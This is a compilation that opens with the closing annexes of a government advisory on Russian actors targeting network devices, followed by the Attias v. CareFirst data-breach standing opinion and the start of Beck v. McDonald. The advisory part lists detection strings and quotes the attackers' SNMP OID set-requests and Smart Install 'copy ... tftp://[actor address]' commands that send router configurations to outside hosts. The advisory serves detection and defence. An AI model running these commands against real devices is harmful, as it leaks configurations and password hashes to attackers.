'sh startup-config'  
'sho startup-config'  
'show startup-config'  
'sh boot'  
'sho boot'  
'show boot'  
'enable'  
'enable secret'
```

Configuration Strings

Strings associated with Cisco IOS configurations may be seen in the outbound network traffic of unencrypted management tools such as Telnet, HTTP, or TFTP. This is a subset of the possible strings. Network device owners and operators should export the configuration of their particular makes and models to a secure host and examine it for strings that would allow the owner or operator to customize the list for an IDS. Detecting outbound configuration data leaving an organization destined for Internet-based hosts should be a cause for concern and further investigation to ensure the destination is authorized to receive the configuration data. Because configuration data provides an adversary with information - such as the password hashes - to enable future attacks, configuration data should be encrypted between sender and receiver. Outbound configuration files may be triggered by SNMP queries and Cisco Smart Install commands. In such cases, the outbound file would be sent via TFTP. Detecting these strings in network traffic or log files does not confirm compromise. Further analysis is necessary to remove false positives.

Strings:

```
aaa new-model  
advertisement version  
BGP router identifier  
boot system flash:  
Building configuration?  
Cisco Internetwork Operating System  
Cisco IOS Software,  
Configuration register  
www.cisco.com/techsupport  
Codes C ? connected, S ? static  
configuration memory  
Current configuration :
```

boot-start-marker

! Last configuration change at
! NVRAM config last updated at
interface VLAN
interface FastEthernet

interface GigabitEthernet
interface pos
line protocol is
loopback not set
ip access-list extended
nameif outside
Routing Bit Set on this LSA
route source
router bgp
router ospf
routing table
ROM: Bootstrap program is
snmp-server
system bootstrap
System image file is
PIX VERSION
ASA VERSION
(ASA)
boot-start-marker
boot system flash
boot end-marker
BOOT path-list

Annex B

Other Vendor Command and Configuration Strings

Russian state-sponsored cyber actors could potentially target the network devices from other manufacturers. Therefore, operators and owners should:

- Review the documentation associated with the make and model they have in operation to identify strings associated with administrative functions.
- Export the current configuration and identify strings associated with the configuration.
- Place the device-specific administrative and configuration strings into network-based and host-based IDS.

Examples for Juniper JUNOS may include: "enable", "reload", "show", "set", "unset", "file copy", or "request system scripts" followed by other expected parameters.

Examples for MikroTik may include: "ip", "interface", "firewall", "password", or "ping".

See the documentation for your make and model for specific strings and parameters to place on watch.

These strings may be seen in inbound network traffic of unencrypted management tools such as Telnet or HTTP, in the logs of application layer firewalls or network devices.

Detecting commands from Internet-based hosts should be a cause for concern and further investigation. Detecting these strings in network traffic or log files does not confirm compromise. Further analysis is necessary to remove false positives.

The following are important functions to monitor:

- login
- displaying or exporting the current configuration
- copying files from the device to another host, especially a host outside the LAN or one not previously authorized
- copying files to the device from another host, especially a host outside the LAN or one not previously authorized
- changes to the configuration
- creation or destruction of GRE tunnels

Annex C

SNMP Queries

- SNMP query containing any of the following from an external host
 - show run
 - show ip arp
 - show version
 - show ip route
 - show neighbor detail
 - show interface
- SNMP Command ID 1.3.6.1.4.1.9.9.96 with the TFTP server IP parameter of "80.255.3[.]85"
- SNMP and Cisco's "config copy" management information base (MIB) object identifiers (OIDs) Command ID 1.3.6.1.4.1.9.9.96 with the TFTP server IP parameter of "87.120.41[.]3" and community strings of "public" "private" or "anonymous"

OID Name	OID Value	Meaning
1.3.6.1.4.1.9.9.96.1.1.1.1.2	1	Protocol type = TFTP
1.3.6.1.4.1.9.9.96.1.1.1.1.3	1	Source file type = network file
1.3.6.1.4.1.9.9.96.1.1.1.1.4	4	Destination file type = running config
1.3.6.1.4.1.9.9.96.1.1.1.1.5	87.120.41.3	TFTP server IP = 87.120.41.3
1.3.6.1.4.1.9.9.96.1.1.1.1.6	backup	File name = backup
1.3.6.1.4.1.9.9.96.1.1.1.1.14	4	Activate the status of the table entry

- SNMP Command ID 1.3.6.1.4.1.9.9.96 with the TFTP server IP parameter 80.255.3[.]85
- SNMP v2c and v1 set-requests with the OID 1.3.6.1.4.1.9.2.1.55 with the TFTP server IP parameter "87.120.41[.]3", using community strings "private" and "anonymous"
- The OID 1.3.6.1.4.1.9.2.1.55.87.120.41.3 is a request to transfer a copy of a router's configuration to the IP address specified in the last four octets of the OID, in this case 87.120.41[.]3.
- Since late July 2016, 87.120.41[.]3 has been scanning thousands of IPs worldwide using SNMP.

- Between November 21 and 22, 2016, Russian cyber actors attempted to scan using SNMP version 2 Object Identifier (OID) 1.3.6.1.4.9.9.96.1.1.1.1.5 with a value of 87.120.41[.]3 and a community string of “public”. This command would cause vulnerable devices to exfiltrate configuration data to a specified IP address over TFTP; in this case, IP address 87.120.41[.]3.
- SNMP, TFTP, HTTP, Telnet, or SSH traffic to or from the following IPs:
210.245.123[.]180

Annex D

SMI Queries

Between June 29 and July 6, 2017, Russian actors used the Cisco Smart Install protocol to scan for vulnerable network devices. Two Russian cyber actor-controlled hosts, 91.207.57[.]69 and 176.223.111[.]160, connected to IPs on several network ranges on port 4786 and sent the following two commands:

- copy nvram:startup-config flash:/config.text
- copy nvram:startup-config tftp://[actor address]/[actor filename].conf

In early July 2017, the commands sent to targets changed slightly, copying the running configuration file instead of the startup configuration file. Additionally, the second command copies the file saved to flash memory instead of directly copying the configuration file.

- copy system:running-config flash:/config.text
- copy flash:/config.text tftp://[actor address]/[actor filename].conf

[**Attias v. CareFirst, Inc.**](#)

United States Court of Appeals for the District of Columbia Circuit

March 31, 2017, Argued; August 1, 2017, Decided

No. 16-7108

Reporter

865 F.3d 620 *; 2017 U.S. App. LEXIS 13913 **

CHANTAL ATTIAS, INDIVIDUALLY AND ON BEHALF OF ALL OTHERS SIMILARLY SITUATED, ET AL., APPELLANTS v. CAREFIRST, INC., DOING BUSINESS AS GROUP HOSPITALIZATION AND MEDICAL SERVICES, INC., DOING BUSINESS AS CAREFIRST OF MARYLAND, INC., DOING BUSINESS AS CAREFIRST BLUECROSS BLUESHIELD, DOING BUSINESS AS CAREFIRST BLUECHOICE, INC., ET AL., APPELLEES

Subsequent History: US Supreme Court certiorari denied by [Carefirst, Inc. v. Attias, 2018 U.S. LEXIS 1356 \(U.S., Feb. 20, 2018\)](#)

Prior History: **[**1]** Appeal from the United States District Court for the District of Columbia. (No. 1:15-cv-00882).

[Attias v. CareFirst, Inc., 199 F. Supp. 3d 193, 2016 U.S. Dist. LEXIS 105480 \(D.D.C., Aug. 10, 2016\)](#)

Counsel: Jonathan B. Nace argued the cause for appellants. With him on the briefs was Christopher T. Nace.

Marc Rotenberg and Alan Butler were on the brief for amicus curiae Electronic Privacy Information Center (EPIC) in support of appellants.

Tracy D. Rezvani was on the brief for amicus curiae National Consumers League in support of appellants.

Matthew O. Gatewood argued the cause for appellees. With him on the briefs was Robert D. Owen.

Andrew J. Pincus, Stephen C.N. Lilley, Kathryn Comerford Todd, Steven P. Lehotsky, and Warren Postman were on the brief for amicus curiae The Chamber of Commerce of the United States of America in support of appellees.

Judges: Before: TATEL, GRIFFITH, and MILLETT, Circuit Judges. Opinion for the Court filed by Circuit Judge GRIFFITH.

Opinion by: GRIFFITH

Opinion

[*622] GRIFFITH, *Circuit Judge*: In 2014, health insurer CareFirst suffered a cyberattack in which its customers' personal information was allegedly stolen. A group of CareFirst customers attributed the breach to the company's carelessness and brought a putative class action. The district court dismissed for lack of standing, finding the risk of future **[**2]** injury to the plaintiffs too speculative to establish injury in fact. We conclude that the district court gave the complaint an unduly narrow reading. Plaintiffs have cleared the low bar to establish their standing at the pleading stage. We accordingly reverse.

I

865 F.3d 620, *622; 2017 U.S. App. LEXIS 13913, **2

CareFirst and its subsidiaries are a group of health insurance companies serving approximately one million customers in the District of Columbia, Maryland, and Virginia.¹ When customers purchased CareFirst's [*623] insurance policies, they provided personal information to the company, including their names, birthdates, email addresses, social security numbers, and credit card information. CareFirst then assigned each customer a subscriber identification number. The companies stored this information on their servers. Allegedly, though, CareFirst failed to properly encrypt some of the data entrusted to its care.

In June 2014, an unknown intruder breached twenty-two CareFirst computers and reached a database containing its customers' personal information. CareFirst did not discover the breach until April 2015 and only notified its customers in May 2015. Shortly after the announcement, seven CareFirst customers brought a class action against [**3] CareFirst and its subsidiaries in our district court. Their complaint invoked diversity jurisdiction under the *Class Action Fairness Act, 28 U.S.C. § 1332(d)*, and raised eleven different state-law causes of action, including breach of contract, negligence, and violation of various state consumer-protection statutes.

The parties disagree over what the complaint alleged. According to CareFirst, the complaint alleged only the exposure of limited identifying data, such as customer names, addresses, and subscriber ID numbers. According to plaintiffs, the complaint also alleged the theft of customers' social security numbers. The plaintiffs sought to certify a class consisting of all CareFirst customers residing in the District of Columbia, Maryland, and Virginia whose personal information had been hacked. CareFirst moved to dismiss for lack of Article III standing and, in the alternative, for failure to state a claim.

The district court agreed that the plaintiffs lacked standing, holding that they had alleged neither a present injury nor a high enough likelihood of future injury. The plaintiffs had argued that they suffered an increased risk of identity theft as a result of the data breach, but the district [**4] court found this theory of injury to be too speculative. The district court did not read the complaint to allege the theft of social security numbers or credit card numbers, and concluded that "[p]laintiffs have not suggested, let alone demonstrated, how the CareFirst hackers could steal their identities without access to their social security or credit card numbers." [Attias v. CareFirst, Inc., 199 F. Supp. 3d 193, 201 \(D.D.C. 2016\)](#).

Based on its determination that the plaintiffs had failed to allege an injury in fact, the district court ordered that their "[c]omplaint be dismissed without prejudice." J.A. 350 (emphasis omitted). The court did not decide whether diversity jurisdiction was proper, or whether the plaintiffs had stated a claim for which relief could be granted. Plaintiffs timely appealed.

II

Although the parties agree that we have jurisdiction to hear this appeal, we have an independent duty to ensure that we are acting within the limits of our authority. See [Steel Co. v. Citizens for a Better Env't, 523 U.S. 83, 93-94, 118 S. Ct. 1003, 140 L. Ed. 2d 210 \(1998\)](#). Our jurisdiction embraces "appeals from all *final* decisions of the district courts of the United States." 28 U.S.C. § 1291 (emphasis added). In evaluating the finality of district court rulings on motions to dismiss, we have distinguished between orders dismissing the *action*, which are final, see [Ciralsky v. CIA, 355 F.3d 661, 666, 359 U.S. App. D.C. 366 \(D.C. Cir. 2004\)](#), and orders dismissing [**5] the *complaint*, which, if rendered "without prejudice," are "typically" not final, [Murray v. Gilmore, 406 F.3d 708, 712, 365 U.S. App. D.C. 372 \(D.C. Cir. \[*624\] 2005\)](#). But here, even though the district court ordered that the plaintiffs' "[c]omplaint be dismissed without prejudice," J.A. 350 (emphasis omitted), we are convinced that its order was final, and that we have jurisdiction over this appeal.

Key to that conclusion are the district court's grounds for dismissal. The court below concluded that it lacked subject-matter jurisdiction because the plaintiffs lacked Article III standing. See [Lujan v. Defenders of Wildlife, 504 U.S. 555, 560-61, 112 S. Ct. 2130, 119 L. Ed. 2d 351 \(1992\)](#) (identifying the plaintiff's Article III standing as an element of federal courts' jurisdiction). When a court lacks subject-matter jurisdiction, it has no authority to address the dispute presented. "Jurisdiction is the power to declare the law, and when it ceases to exist, the only function

¹ The facts in this section are primarily taken from the plaintiffs' second amended complaint.

865 F.3d 620, *624; 2017 U.S. App. LEXIS 13913, **5

remaining to the court is that of announcing the fact and dismissing the cause." [Steel Co., 523 U.S. at 94](#) (quoting [Ex parte McCardle, 74 U.S. \(7 Wall.\) 506, 514, 19 L. Ed. 264 \(1868\)](#)). Thus, in the ordinary case, a dismissal for lack of subject-matter jurisdiction ends the litigation and leaves nothing more for the court to do. That is the definition of a final, appealable order. See [Riley v. Kennedy, 553 U.S. 406, 419, 128 S. Ct. 1970, 170 L. Ed. 2d 837 \(2008\)](#). This principle fits neatly into the *Ciralsky-Murray* framework: a dismissal for lack of subject-matter jurisdiction **[**6]** is, in effect, a dismissal of the *action*, and therefore final, even if, as here, it is styled as a dismissal of the complaint. See [Tootle v. Sec'y of Navy, 446 F.3d 167, 172, 371 U.S. App. D.C. 28 \(D.C. Cir. 2006\)](#) ("A district court must dismiss an action where . . . it concludes that it lacks subject matter jurisdiction.").

But that rule is flexible, and we recognize, as did the *Ciralsky* court, that the district court's intent is a significant factor in the analysis. See [355 F.3d at 667-68](#). Thus, if the district court intended for the action to continue via amendment of the complaint to allege facts supporting jurisdiction, its dismissal order is not final. See [Murray, 406 F.3d at 712-13](#).

To accommodate both the rule that a dismissal for lack of subject-matter jurisdiction ordinarily ends the action and the need to respect the intentions of the district court that entered the order, we will presume, absent a clear indication to the contrary, that a dismissal for lack of subject-matter jurisdiction under [Rule 12\(b\)\(1\)](#) is a final, appealable order. Other circuits have similarly concluded that a district court's dismissal for lack of subject-matter jurisdiction is generally final and appealable. See, e.g., [Radha Geismann, M.D., P.C. v. ZocDoc, Inc., 850 F.3d 507, 509 n.3 \(2d Cir. 2017\)](#); [City of Yorkville ex rel. Aurora Blacktop Inc. v. Am. S. Ins. Co., 654 F.3d 713, 715-16 \(7th Cir. 2011\)](#); [Whisnant v. United States, 400 F.3d 1177, 1180 \(9th Cir. 2005\)](#).

Where subject-matter jurisdiction depends on the factual allegations in the complaint, as it does here, the district **[**7]** court can signal that a dismissal under [Rule 12\(b\)\(1\)](#) is not final if it expressly gives the plaintiff leave to amend the complaint. See [Fed. R. Civ. P. 15\(a\)\(2\)](#). A court that has extended such an invitation to amend clearly contemplates that there is still some work for the court to do before the litigation is over. See [Riley, 553 U.S. at 419](#); see also [Mohawk Indus., Inc. v. Carpenter, 558 U.S. 100, 106, 130 S. Ct. 599, 175 L. Ed. 2d 458 \(2009\)](#) (describing a final decision as one "by which a district court disassociates itself from a case" (quoting [Swint v. Chambers Cty. Comm'n, 514 U.S. 35, 42, 115 S. Ct. 1203, 131 L. Ed. 2d 60 \(1995\)](#))).

On the other hand, a court's statement that its jurisdictional dismissal **[*625]** is "without prejudice" will not, by itself, overcome the presumption that such dismissals terminate the *action*, not just the complaint. By dismissing without prejudice, a district court leaves the plaintiff free to return later to the same court with the same underlying claim. See [Semtek Int'l Inc. v. Lockheed Martin Corp., 531 U.S. 497, 505, 121 S. Ct. 1021, 149 L. Ed. 2d 32 \(2001\)](#). But as *Ciralsky* explained, either a complaint or an action can be dismissed "without prejudice." See [355 F.3d at 666-67](#). Thus, an order of dismissal "without prejudice" tells us nothing about whether the district court intended to dismiss the *action*, which would be a final order, or the *complaint*, which would not. By contrast, an express invitation to amend is a much clearer signal that the district court is rejecting only the *complaint* presented, and **[**8]** that it intends the action to continue.

Though it may be possible in some cases to discern an invitation to amend the complaint from clues in the district court's opinion, we think that anything less than an *express* invitation is not a clear enough signal to overcome the presumption of finality. This approach balances the district court's position as master of its docket, see [Dietz v. Bouldin, 136 S. Ct. 1885, 1892, 195 L. Ed. 2d 161 \(2016\)](#); [Cunningham v. Hamilton Cty., 527 U.S. 198, 203, 119 S. Ct. 1915, 144 L. Ed. 2d 184 \(1999\)](#), our supervisory authority, see [Ciralsky, 355 F.3d at 667](#) (noting that we are not bound to accept a district court's determination that its order *is* final), and the need for clarity in assessing the finality of an order, *cf. id.* ("[I]t is not always clear whether a district court intended its order to dismiss the action or merely the complaint.").

Because the district court in this case dismissed for lack of subject-matter jurisdiction without expressly inviting the plaintiffs to amend their complaint or giving some other equally clear signal that it intended the action to continue, the order under review ended the district court action, and was thus final and appealable. We have appellate jurisdiction under 28 U.S.C. § 1291.

865 F.3d 620, *625; 2017 U.S. App. LEXIS 13913, **8

III

We now turn to the question the district court decided and which we review de novo: whether the plaintiffs have standing to bring **[**9]** their action against CareFirst. See [Food & Water Watch, Inc. v. Vilsack](#), 808 F.3d 905, 913, 420 U.S. App. D.C. 366 (D.C. Cir. 2015). Standing is a prerequisite to the existence of a "Case[]" or "Controvers[y]," which is itself a precondition to the exercise of federal judicial power. [U.S. CONST. art. III, §§ 1-2](#); [Lujan](#), 504 U.S. at 560. To demonstrate standing, a plaintiff must show that she has suffered an "injury in fact" that is "fairly traceable" to the defendant's actions and that is "likely to be redressed" by the relief she seeks. [Spokeo, Inc. v. Robins](#), 136 S. Ct. 1540, 1547, 194 L. Ed. 2d 635 (2016) (quoting [Lujan](#), 504 U.S. at 560).

The burden to make all of these showings always remains with the plaintiff, but the burden grows as the litigation progresses. [Lujan](#), 504 U.S. at 561. The district court dismissed this action at the pleading stage, where plaintiffs are required only to "state a *plausible* claim" that each of the standing elements is present. See [Food & Water Watch](#), 808 F.3d at 913 (emphasis added) (quoting [Humane Soc'y of the U.S. v. Vilsack](#), 797 F.3d 4, 8, 418 U.S. App. D.C. 156 (D.C. Cir. 2015)); see also [Lujan](#), 504 U.S. at 561 ("[E]ach element [of standing] must be supported . . . with the manner and degree of evidence required at the successive stages of the litigation. At the pleading stage, general factual allegations of injury resulting from **[*626]** the defendant's conduct may suffice" (citations omitted)).

This case primarily concerns the injury-in-fact requirement, which serves to ensure that the plaintiff has a personal stake in the litigation. See [Susan B. Anthony List v. Driehaus \(SBA List\)](#), 134 S. Ct. 2334, 2341, 189 L. Ed. 2d 246 (2014). An injury in fact must **[**10]** be concrete, particularized, and, most importantly for our purposes, "actual or imminent" rather than speculative. [Spokeo](#), 136 S. Ct. at 1548 (quoting [Lujan](#), 504 U.S. at 560).

The district court found missing the requirement that the plaintiffs' injury be "actual or imminent." *Id.* The plaintiffs here alleged that the data breach at CareFirst exposed them to a heightened risk of identity theft. The principal question, then, is whether the plaintiffs have plausibly alleged a risk of future injury that is substantial enough to create Article III standing. We conclude that they have.²

As the district court recognized, the leading case on claims of standing based on risk of future injury is [Clapper v. Amnesty International USA](#), 568 U.S. 398, 133 S. Ct. 1138, 185 L. Ed. 2d 264 (2013). In *Clapper*, plaintiffs challenged a provision of the [Foreign Intelligence Surveillance Act](#) that allowed surveillance of foreign nationals outside the United States. *Id.* at 404-05 (citing [50 U.S.C. § 1881a](#)). Though the plaintiffs were not foreign nationals, they alleged an "objectively reasonable likelihood" that their communications with overseas contacts would be intercepted. *Id.* at 410. The Court responded that "threatened injury must be certainly impending to constitute injury in fact." *Id.* (quoting [Whitmore v. Arkansas](#), 495 U.S. 149, 158, 110 S. Ct. 1717, 109 L. Ed. 2d 135 (1990)). But the Court also noted that in some cases it has "found standing based on **[**11]** a 'substantial risk' that the harm will occur." *Id.* at 414 n.5.

The plaintiffs' theory of standing in *Clapper*, however, failed under either formulation. *Id.* at 410, 414 n.5. The major flaw in their argument was that it rested on "a highly attenuated chain of possibilities." *Id.* at 410. Several links in this chain would have required the assumption that independent decisionmakers charged with policy discretion (*i.e.*, executive-branch intelligence officials) and with resolving complex legal and factual questions (*i.e.*, the Article III

²Two of the plaintiffs, Curt and Connie Tringler, alleged that they had already suffered identity theft as a result of the breach. Specifically, they claimed that their anticipated tax refund had gone missing. The district court acknowledged that the Tringlers had alleged an injury in fact but held that the Tringlers nevertheless lacked standing because their injury was not fairly traceable to the data breach. On the district court's reading, the complaint did not allege theft of social security numbers, and the Tringlers had not explained how thieves could divert a tax refund without access to the taxpayers' social security numbers.

Because we conclude that all plaintiffs, including the Tringlers, have standing to sue CareFirst based on their heightened risk of future identity theft, we need not address the Tringlers' separate argument as to *past* identity theft. For the same reason, we will not address the other theories of standing advanced by plaintiffs or their *amici*, including the theory that CareFirst's alleged violation of state consumer protection statutes was a distinct injury in fact.

865 F.3d 620, *626; 2017 U.S. App. LEXIS 13913, **11

judges of the Foreign Intelligence Surveillance Court) would exercise their discretion in a specific way. See [id. at 410-14](#). With so many links in the causal chain, the injury the plaintiffs feared was too speculative to qualify as "injury in fact."

In *Susan B. Anthony List v. Driehaus*, the Court clarified that a plaintiff can establish [*627] standing by satisfying either the "certainly impending" test or the "substantial risk" test. See [134 S. Ct. at 2341](#). The Court held that an advocacy group had standing to bring a pre-enforcement challenge to an Ohio statute prohibiting false statements during election campaigns. See [id. at 2347](#). The holding rested in part on the fact that the group could conceivably face criminal prosecution under the statute, [**12] [id. at 2346](#), but the Court also described the risk of administrative enforcement, standing alone, as "substantial," *id.* This was so even though any future enforcement proceedings would be based on a complaint not yet made regarding a statement the group had not yet uttered against a candidate not yet identified. See [id. at 2343-45](#).

Since *SBA List*, we have frequently upheld claims of standing based on allegations of a "substantial risk" of future injury. See, e.g., [In re Idaho Conservation League](#), [811 F.3d 502, 509, 421 U.S. App. D.C. 52 \(D.C. Cir. 2016\)](#) (using "significant risk" and "reasonabl[e] fears" as the standard); [Nat'l Ass'n of Broadcasters v. FCC](#), [789 F.3d 165, 181, 416 U.S. App. D.C. 20 \(D.C. Cir. 2015\)](#) (using "substantial risk"); [Sierra Club v. Jewell](#), [764 F.3d 1, 7, 412 U.S. App. D.C. 171 \(D.C. Cir. 2014\)](#) (using "substantial probability of injury"). Under our precedent, "the proper way to analyze an increased-risk-of-harm claim is to consider the ultimate alleged harm," which in this case would be identity theft, "as the concrete and particularized injury and then to determine whether the increased risk of such harm makes injury to an individual citizen sufficiently 'imminent' for standing purposes." [Food & Water Watch](#), [808 F.3d at 915](#) (quoting [Public Citizen, Inc. v. Nat'l Highway Traffic Safety Admin.](#), [489 F.3d 1279, 1298, 376 U.S. App. D.C. 443 \(D.C. Cir. 2007\)](#)).

Nobody doubts that identity theft, should it befall one of these plaintiffs, would constitute a concrete and particularized injury. The remaining question, then, keeping in mind the light burden of proof the plaintiffs bear at the pleading stage, is whether [**13] the complaint plausibly alleges that the plaintiffs now face a substantial risk of identity theft as a result of CareFirst's alleged negligence in the data breach. See *id.*

We start with the familiar principle that the factual allegations in the complaint are assumed to be true at the motion-to-dismiss stage. See, e.g., [Jerome Stevens Pharms., Inc. v. FDA](#), [402 F.3d 1249, 1253-54, 365 U.S. App. D.C. 270 \(D.C. Cir. 2005\)](#); see also [Food & Water Watch](#), [808 F.3d at 913](#) (noting that we need not "assume the truth of legal conclusions[or] accept inferences that are unsupported by the facts set out in the complaint" (quoting [Arpaio v. Obama](#), [797 F.3d 11, 19, 418 U.S. App. D.C. 163 \(D.C. Cir. 2015\)](#))). The district court concluded that the plaintiffs had "not demonstrated a sufficiently substantial risk of future harm stemming from the breach to establish standing," [Attias](#), [199 F. Supp. 3d at 201](#), in part because they had "not suggested, let alone demonstrated, how the CareFirst hackers could steal their identities without access to their social security or credit card numbers," *id.* But that conclusion rested on an incorrect premise: that the complaint did not allege the theft of social security or credit card numbers in the data breach. In fact, the complaint did.

The complaint alleged that CareFirst, as part of its business, collects and stores its customers' personal identification information, personal health information, and [**14] other sensitive information, all of which the plaintiffs refer to collectively as "PII/PHI/Sensitive Information." J.A. 7. This category of "PII/PHI/Sensitive Information," as plaintiffs define it, includes "patient credit card . . . and social security numbers." J.A. 7. Next, the complaint asserted that "the cyberattack [on CareFirst] [*628] allowed access to PII, PHI, ePHI, and other personal and sensitive information of Plaintiffs." J.A. 8. And, according to the plaintiffs, "[i]dentity thieves can use identifying data—including that accessed on Defendants' servers—to open new financial accounts[,] incur charges in another person's name," and commit various other financial misdeeds; the CareFirst breach exposed "all of the information wrongdoers need" for appropriation of a victim's identity. See J.A. 5, 11 (emphasis added).

So we have specific allegations in the complaint that CareFirst collected and stored "PII/PHI/Sensitive Information," a category of information that includes credit card and social security numbers; that PII, PHI, and sensitive information were stolen in the breach; and that the data "accessed on Defendants' servers" place plaintiffs at a high

865 F.3d 620, *628; 2017 U.S. App. LEXIS 13913, **14

risk of financial fraud. The complaint **[**15]** thus plausibly alleges that the CareFirst data breach exposed customers' social security and credit card numbers. CareFirst does not seriously dispute that plaintiffs would face a substantial risk of identity theft if their social security and credit card numbers were accessed by a network intruder, and, drawing on "experience and common sense," we agree. [Ashcroft v. Iqbal](#), 556 U.S. 662, 679, 129 S. Ct. 1937, 173 L. Ed. 2d 868 (2009).

The complaint separately alleges that the "combination of members' names, birth dates, email addresses and subscriber identification number[s] *alone* qualifies as personal information, and the unauthorized access to said combination of information creates a material risk of identity theft." J.A. 8 (emphasis added). This allegation of risk based solely on theft of health insurance subscriber ID numbers is plausible when taken in conjunction with the complaint's description of a form of "medical identity theft" in which a fraudster impersonates the victim and obtains medical services in her name. See J.A. 12. That sort of fraud leads to "inaccurate entries in [victims'] medical records" and "can potentially cause victims to receive improper medical care, have their insurance depleted, become ineligible for health or life insurance, or become **[**16]** disqualified from some jobs." J.A. 12. These portions of the complaint would make up, at the very least, a plausible allegation that plaintiffs face a substantial risk of identity fraud, even if their social security numbers were never exposed to the data thief.

Our conclusion that the alleged risk here is "substantial" is bolstered by a comparison between this case and the circumstances in *Clapper*. In *Clapper*, the plaintiffs feared the interception of their overseas communications by the government, but that harm could only occur through the happening of a series of contingent events, none of which was alleged to have occurred by the time of the lawsuit. See [568 U.S. at 410-14](#). The harm also would not have arisen unless a series of independent actors, including intelligence officials and Article III judges, exercised their independent judgment in a specific way. Even then, the intelligence officials would need to have actually captured the plaintiffs' conversations in the process of targeting those plaintiffs' foreign contacts. See *id.*

Here, by contrast, an unauthorized party has already accessed personally identifying data on CareFirst's servers, and it is much less speculative—at the very least, it **[**17]** is plausible—to infer that this party has both the intent and the ability to use that data for ill. As the Seventh Circuit asked, in another data breach case where the court found standing, "Why else would hackers break into a . . . database and steal consumers' private information? Presumably, the purpose of the hack is, sooner **[*629]** or later, to make fraudulent charges or assume those consumers' identities." See [Remijas v. Neiman Marcus Grp.](#), 794 F.3d 688, 693 (7th Cir. 2015). No long sequence of uncertain contingencies involving multiple independent actors has to occur before the plaintiffs in this case will suffer any harm; a substantial risk of harm exists already, simply by virtue of the hack and the nature of the data that the plaintiffs allege was taken. That risk is much more substantial than the risk presented to the *Clapper* Court, and satisfies the requirement of an injury in fact.

Of course, plaintiffs cannot establish standing merely by alleging that they have been injured. An alleged injury in fact must also be "fairly traceable to the challenged conduct of the defendant." [Spokeo](#), 136 S. Ct. at 1547. Though CareFirst devotes only limited space in its brief to this point, the company argues that the plaintiffs "do not allege that the thief is or was in any way affiliated **[**18]** with CareFirst." Appellees' Br. 7. The company thus seems to contend that the plaintiffs' injury is "fairly traceable" only to the data thief. It is of course true that the thief would be the most immediate cause of plaintiffs' injuries, should they occur, and that CareFirst's failure to secure its customers' data would be one step removed in the causal chain. But Article III standing does not require that the defendant be the most immediate cause, or even a proximate cause, of the plaintiffs' injuries; it requires only that those injuries be "fairly traceable" to the defendant. See [Lexmark Int'l, Inc. v. Static Control Components, Inc.](#), 134 S. Ct. 1377, 1391 n.6, 188 L. Ed. 2d 392 (2014); [Orangeburg v. FERC](#), No. 15-1274, 862 F.3d 1071, 2017 U.S. App. LEXIS 12597, 2017 WL 2989486, at *6 (D.C. Cir. July 14, 2017). Because we assume, for purposes of the standing analysis, that plaintiffs will prevail on the merits of their claim that CareFirst failed to properly secure their data and thereby subjected them to a substantial risk of identity theft, see, e.g., [Public Citizen](#), 489 F.3d at 1289, we have little difficulty concluding that their injury in fact is fairly traceable to CareFirst.

Finally, the plaintiffs' injury must be "likely to be redressed by a favorable judicial decision." [Spokeo](#), 136 S. Ct. at 1547. *Clapper* recognized that where there is "a 'substantial risk' that a harm will occur, [this risk] may prompt

865 F.3d 620, *629; 2017 U.S. App. LEXIS 13913, **18

plaintiffs to reasonably incur costs to mitigate or avoid that harm," **[**19]** and a court can award damages to recoup those costs. See [568 U.S. at 414 n.5](#). Plaintiffs allege that they have incurred such costs: "the cost of responding to the data breach, the cost of acquiring identity theft protection and monitoring, [the] cost of conducting a damage assessment, [and] mitigation costs." J.A. 5-6. To be sure, such self-imposed risk-mitigation costs, when "incurred in response to a speculative threat," do not fulfill the injury-in-fact requirement. [Clapper, 568 U.S. at 416-17](#). But they *can* satisfy the redressability requirement, when combined with a risk of future harm that is substantial enough to qualify as an injury in fact. The fact that plaintiffs have reasonably spent money to protect themselves against a substantial risk creates the potential for them to be made whole by monetary damages.

IV

CareFirst urges us, in the alternative, to hold that the plaintiffs' complaint fails to state a claim for which relief can be granted. See [Fed. R. Civ. P. 12\(b\)\(6\)](#). However, an antecedent question remains: whether the plaintiffs properly invoked the district court's diversity jurisdiction under 28 U.S.C. § 1332. The district court expressly reserved judgment on that issue, and on **[*630]** the record before us, we cannot answer it ourselves. It would thus be inappropriate **[**20]** for us to reach beyond the standing question.

Accordingly, the district court's order dismissing this action for lack of standing is reversed, and the case is remanded for further proceedings consistent with this opinion.

So ordered.

[Beck v. McDonald](#)

United States Court of Appeals for the Fourth Circuit
September 20, 2016, Argued; February 6, 2017, Decided
No. 15-1395, No. 15-1715

Reporter

848 F.3d 262 *; 2017 U.S. App. LEXIS 2095 **, 2017 WL 477781

RICHARD G. BECK; LAKRESHIA R. JEFFERY; BEVERLY WATSON; CHERYL GAJADHAR; JEFFERY WILLHITE, on behalf of themselves and all others similarly situated, Plaintiffs - Appellants, v. ROBERT A. MCDONALD, in his official capacity as Secretary of Veterans Affairs; TIMOTHY B. MCMURRY, in his official capacity as the former Medical Director of William Jennings Bryan Dorn VA Medical Center; BERNARD L. DEKONING, in his official capacity as the Chief of Staff of William Jennings Bryan Dorn VA Medical Center; RUTH MUSTARD, RN, Director for Patient Care-Nursing Services of William Jennings Bryan Dorn VA Medical Center; JON ZIVONY, Assistant Director of William Jennings Bryan Dorn VA Medical Center; DAVID L. OMURA, in his official capacity as the Associate Director of William Jennings Bryan Dorn VA Medical Center, Defendants — Appellees. BEVERLY WATSON, on behalf of herself and all others similarly situated, Plaintiff - Appellant, v. ROBERT A. MCDONALD, in his official capacity as Secretary of Veterans Affairs; TIMOTHY MCMURRY, in his official capacity as the Medical Director of William Jennings Bryan Dorn VA Medical Center; RUTH MUSTARD, RN, in her official capacity as the Associate Director for Patient Care/Nursing Services of William Jennings Bryan Dorn VA Medical Center; DAVID L. OMURA, in his official capacity as the Associate Director of William Jennings Bryan Dorn VA Medical Center; JON ZIVONY, in his official capacity as the Assistant Director of William Jennings Bryan Dorn VA Medical Center; SUE PANFIL, in her official capacity as the Privacy Officer of William Jennings Bryan Dorn VA Medical Center, Defendants — Appellees.

Subsequent History: US Supreme Court certiorari denied by [Beck v. Shulkin, 2017 U.S. LEXIS 4171 \(U.S., June 26, 2017\)](#)

Prior History: **[**1]** Appeals from the United States District Court for the District of South Carolina, at Columbia. (3:13-cv-00999-TLW; 3:14-cv-03594-TLW). Terry L. Wooten, Chief District Judge.

Counsel: ARGUED: Douglas J. Rosinski, Columbia, South Carolina, for Appellants.

Sonia Katherine McNeil, UNITED STATES DEPARTMENT OF JUSTICE, Washington, D.C., for Appellees.

